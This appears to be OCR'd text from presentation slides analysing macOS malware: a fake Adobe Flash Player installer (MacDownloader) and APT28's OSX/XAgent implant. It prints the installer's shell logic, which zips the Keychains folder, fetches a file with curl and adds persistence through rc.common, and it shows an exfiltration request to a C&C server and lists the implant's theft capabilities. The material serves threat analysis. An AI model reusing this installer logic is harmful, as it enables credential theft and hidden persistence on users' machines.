
Adobe Flash Player (labeled Shockwave Flash in Internet Explorer and Firefox) is freeware software for using content created on the Adobe Flash platform, including viewing multimedia, executing rich Internet applications, and streaming video and audio.

Any open browser (Safari, Chrime, Firefox) maybe will automatically closed.

Congratulation !
Flash player has been updated successfully

For more details, please see the log file.

fake Adobe Flash Player



```
do shell script "uname -a > /etc/checkdrive.chk”

zip -rj /etc/kcbackup.cfg /Library/Keychains/

echo "#!/bin/bash
curl -o /tmp/mastering-vim.pdf %@
md5 /tmp/mastering-vim.pdf | grep vim | cut -d- -f 2 > /etc/
newf_md5.md5


" > /etc/.checkdev && if cat /etc/rc.common | grep .checkdev;
then sleep 1; else echo "sleep %d && /etc/.checkdev &" >> /etc/
rc.common; fi && chmod +x /etc/.checkdev && /etc/.checkdev with
administrator privileges
```

installer logic


keychain/passwords!

"Iran Threats"

https://iranthreats.github.io/resources/macdownloader-macos-malware/

OSX/XAgent

apt28's persistent mac implant



decoy PDF
РОСКОСМОС


OS/XAgent install vector

- OSX/Komplex (via email)
  - checks in w/ C&C
  - installs OSX/XAgent

"We believe…Sofacy uses Komplex to download and install the XAgentOSX tool to use its expanded command set on the compromised system." -unit42/palo alto

OSX/XAgent

apt28's persistent mac implant



```
POST /results/?itwm=GXnJ-B_wmR7r5LxG0Zt-sIroccP66&ags=sR7DEnTFjKk&oprnd=KSQt&ags=wU2XPb&_NH1=n8ruOIIlL HTTP/1.1
Host: 23.227.196.215
User-Agent: sample (unknown version) CFNetwork/596.5 Darwin/12.5.0 (x86_64) (iMac8%2C1)
Content-Length: 81
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive

D6wobndKhfyMR3xl_nevmxrXsSGdS-EPNJuRzqPAGEohAVGxpuCn1H6INx99WQRh5k6SKHiEIqr1LZw==
```

encrypted (rc4) exfil to C&C

capabilties

files


procs

screen

backups

passwords

keys



